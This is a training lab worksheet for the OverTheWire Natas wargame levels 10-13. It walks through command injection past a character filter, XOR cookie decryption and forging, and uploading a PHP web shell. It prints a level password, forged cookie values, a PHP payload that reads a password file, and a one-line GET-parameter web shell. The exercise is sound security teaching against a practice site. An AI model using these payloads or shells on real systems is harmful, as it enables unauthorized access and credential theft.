**Laboratory Exercise – Natas Level 10-13**

**1. Overview**

In this lab exercise, students will use the Sublime Text editor and Python to test web applications. Using the Brigante VM environment students will be presented with progressive challenges from the OverTheWire website (Natas) in which they will use previously learned skills to find the CTF flags. This lab exercise covers levels 10-13. Students will decrypt a XOR encoded session cookie. They will also dive deeper into PHP coding and the Python requests module and learn how to upload files. In the process, they will exploit a command injection vulnerability, bypass character filters, decode weak encryption and exploit a PHP file upload vulnerability.

**2. Resources required**

This exercise requires the Brigante VM running in the Cyber Range.

**3. Initial Setup**

For this exercise, you will log in to your Cyber Range account and select the Brigante (2020) environment, then click “start” to start your environment and “join” to get to your Linux desktop.

**4. Tasks**


**Task 1: Natas Level 10-11**


[**IMPORTANT**: You should have completed Natas levels 6-10 before proceeding, since this lab builds on the lab from the previous lesson.]

We first want to open Sublime Text and the last natas level completed; this should be your natas9-10.py file. This will usually load upon opening Sublime Text. As completed in previous lessons/tasks, we want to change the Python code to match our new parameters. Be sure to set the syntax on the build output to have the response in color.

* Take a look at the screenshot below to check if you have all the parameters correct.
* Save the file in the natas folder as **natas10-11.py**.
* Build the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |






Right off, we are given a hint in order to know what to look for. The application is now filtering specific characters.

* In the natas10-11.py tab, change the requested url to <http://natas10.natas.labs.overthewire.org/index-source.html>

Once again we have PHP code, so it will be easier to navigate to the website directly and view the source code.

* In a browser on your VM, navigate to <http://natas10.natas.labs.overthewire.org/index-source.html> and use the username **natas10** and the password: **nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu**


You can now see the PHP code more easily as shown below.


****

The function **preg \_match** is filtering the characters **[;|&].** So we are unable to use the last technique because we use a **;** to break out of the PHP code; however, there are several ways to break out of the code. In this case, we can try a period "**.**" instead of a semicolon "**;**."

* Looking at the screenshot below, change your parameters to match. Note that the password is cut off in the screenshot for better viewing. There are no changes after **auth=** on line 10 as we changed the natas9 to natas 10 at the beginning of this task. Don’t forget to delete **/index-source.html** in the url.
* Build the output.
* In the build output tab, use CTRL + HOME to move to the top of the build output and notice the password on line 23.
* If we add a # after the natas11 we can comment out the rest of the dictionary once natas11 is found only that line will print

|  |
| --- |
| Graphical user interface, application  Description automatically generated |






* Comment the **print content** and uncomment line 20 in the screenshot (re.findall).
* Change the ‘<pre>\n(.\*)\n’ to **'natas11:(.\*)** as shown in the screenshot below.

|  |
| --- |
|  |

A screenshot of a computer

Description automatically generated




**Task 2: Natas Level 11-12**

As completed in previous tasks, we want to change the Python code to match our new parameters. Note that the code has been cleaned up a bit. The previous, no longer needed code has been deleted.

* Take a look at the screenshot to check if you have all the parameters correct.
* Save the file as **natas11-12.py** in the natas folder previously created.
* Build the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |






The response tells us that cookies are protected with XOR encryption. To learn more about XOR encryption, visit <https://blog.logsign.com/how-does-xor-cipher-work/>

* In the natas11-12.py tab, append the url with **/index-source.html**, save the changes, and then build the output.

|  |
| --- |
| Graphical user interface, text  Description automatically generated |



The output is PHP code.


* In a browser, navigate to <http://natas11.natas.labs.overthewire.org/index-source.html> and enter a username of **natas11** and the password gathered in the previous task.




Looking at the code above, we can see in the function **loadData** a cookie is set. We also see that this cookie is JSON decoded, XOR encrypted, and base 64 decoded. Let’s take a look at the cookie.

* In the natas11-12.py tab, delete the **/index-source.html**  that was appended to the url.
* Add on line 15 **print r.cookies**. See image below.
* Save the file and build the output.

|  |
| --- |
| Graphical user interface, application  Description automatically generated |





As you can see, the cookie value is now in our request but it is currently in base64. We know it is in base64 due to the %3D at the end of the cookie. This is URL encoded and is actually an equal "**="** symbol. Whenever you see an equal "**=**" symbol at the end of a URL encoded value it is in base64. We can import libraries into Python that will automatically decode basic encodings like these.

* In the natas11-12.py tab under **import re**, type the following:

**import urllib**


**import base64**


* Comment out all print functions and add the following print function:

**print base64.b64decode(urllib.unquote(r.cookies['data']))**


* See the screenshot below and check your code.
* Build the output.

|  |
| --- |
| Graphical user interface, application  Description automatically generated |





The response is obviously still encrypted. We know this anyhow due to the PHP code we examined earlier. We know that XOR encrypt is run against the original cookie. Below is a closer look at the XOR function.



This code uses a censored key variable. The input is passed to it and then the text runs a “**for loop**” through each character. The for loop consists of an XOR (^) that uses the length of the text and the length of the key, then appends it to the outText. Now, if you did not understand that, no worries. Reading code will come with time and practice. What we need to do is determine exactly what happens with this code. To do this, we can use an online compiler.

* In a browser, navigate to <http://www.writephponline.com/>
* Copy and paste the following code from the natas11 site into the online compiler and click **Run Code**.

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor\_encrypt($in) {

$key = '<censored>';

$text = $in;

$outText = '';

// Iterate through each character

for($i=0;$i<strlen($text);$i++) {

$outText .= $text[$i] ^ $key[$i % strlen($key)];

}


return $outText;

}

echo(JSON\_encode($defaultdata));

?>

Note the pink addition to the code. This allows the defaultdata to be echoed (printed) to the screen in our build output (in this case our online compiler). This is possible due to the saveData function in the code. See the screenshot below. Remember that we are looking to steal the cookie value. The cookie appears to be JSON encoded.



Here is what it looks like in the compiler:




The output is interpreted and is shown in the light blue rectangle when the code is finished running. Right now all this is doing is showing us the JSON array of the defaultdata variable. JSON character encoding is usually UTF-8. We still need to find the key. This JSON array may help. Since we know the ***input text is XOR’d with the key to equal the ciphertext***, we can reverse this operation. Hopefully you are seeing the mathematical concepts here. We can **input text XOR’d with the ciphertext to equal the key**. Now at this point, I know I have lost a few of you guys. Don’t panic. We are going to use the CyberChef site to make this happen.

* In a browser, navigate to <https://gchq.github.io/CyberChef/>


Because it is difficult to copy and paste encodings, we will decrypt the base64 cookie in Cyber Chef as we did in Python.

* In the Operations Window, search for Base64.
* Select and drag **From Base64** to the Recipe window.
* In the Input window, paste the cookie **ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw**
* Bake the code to get the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |



* Click the “**Replace input with output**” button. See image below.




* Delete the **From Base64** from the Recipe window by hitting the trash symbol. Alternatively, you can drag the From Base64 block to the Operations window.



* In the Operations Window, search for **XOR**.
* Drag XOR to the Recipe Window.
* For the key in the XOR recipe, copy and paste the JSON array: **{"showpassword":”no","bgcolor":"#ffffff"}** and change **HEX** to **UTF8**.
* See image below.
* Bake the recipe.


|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |



Immediately we notice a pattern in the output. Clearly this is the key repeating itself. If the key is not the same size as the ciphertext, XOR will repeat the key. Now all we have to do to get the decrypted cookie is use the key of **qw8J** as the XOR key and the JSON array as the input. The output will be the decrypted cookie value.

* In the Recipe column, delete the XOR key and replace it with **qw8J**.
* Copy the JSON array to the input.
* We want to show the password so change the **no** to **yes**
  + **{"showpassword":"yes","bgcolor":"#ffffff"}**
* In the Operations Window, search for **To Base64**.
* Drag **To Base64** to the Recipe Window.
* Bake the recipe.


|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |




The output is now the cookie value decrypted. All that is left is to replace the cookie in our Python request. Some have discovered that more than one cookie value will solve this challenge. So, if you have a cookie value that is different from the one shown below, give it a try. You can replace the cookie value in the red rectangle shown in the screenshot below.

* Note that I have cleaned up the code in the screenshot below. Use this screenshot to be sure you have the right parameters and then build the output.
* Here is the cookie value for those who had trouble. **ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK**

|  |
| --- |
| Graphical user interface, application  Description automatically generated |






We have successfully injected the cookie that we decrypted into the web request and retrieved the password for natas12.


**Task 3: Natas Level 12-13**

As completed in previous tasks, we want to change the Python code to match our new parameters.

* Take a look at the screenshot below to check if you have all the parameters correct.
* Build the output.
* Save the file as **natas12-13.py** in the natas folder previously created.

|  |
| --- |
| Graphical user interface  Description automatically generated |






Take a look at the output above and the pieces of HTML code I have highlighted in the red boxes. It looks like we need to upload a Remote Code Execution shell that is less than 1KB. This can be done many ways, but since we have the source code, let's take a look at it.

* In a browser, navigate to <http://natas12.natas.labs.overthewire.org/index-source.html> and enter a username of natas12 and the password gathered in the previous task.

We have another PHP code. We can assume that the shell we need to create and upload will need to be PHP.



PHP uses the command **system** to pass commands directly to a server. The following code is a simple PHP injection that asks the server to read a file. Since we know the location of the natas13 password, this will read the file and print it to the screen.

**<?php**

**system(“cat /etc/natas\_webpass/natas13”);**


**?>**

This, however, is not very dynamic and is not as useful in a real penetration test. Instead, we are going to create a simple PHP code that will ask the server to GET a system command variable that we set. The variable in this case will be called **“do”.**

* Open a text editor and type the following code:


**<?php system($\_GET["do"]); ?>**

* Save the file as **do.php** in the natas folder located on the Desktop.




* On the natas12 upload page (http://natas12.natas.labs.overthewire.org/), click the **Browse** button, navigate to the do.php file, select it, and press the **Upload File** button.

|  |
| --- |
| Graphical user interface, application  Description automatically generated |
| Graphical user interface, text, application  Description automatically generated |



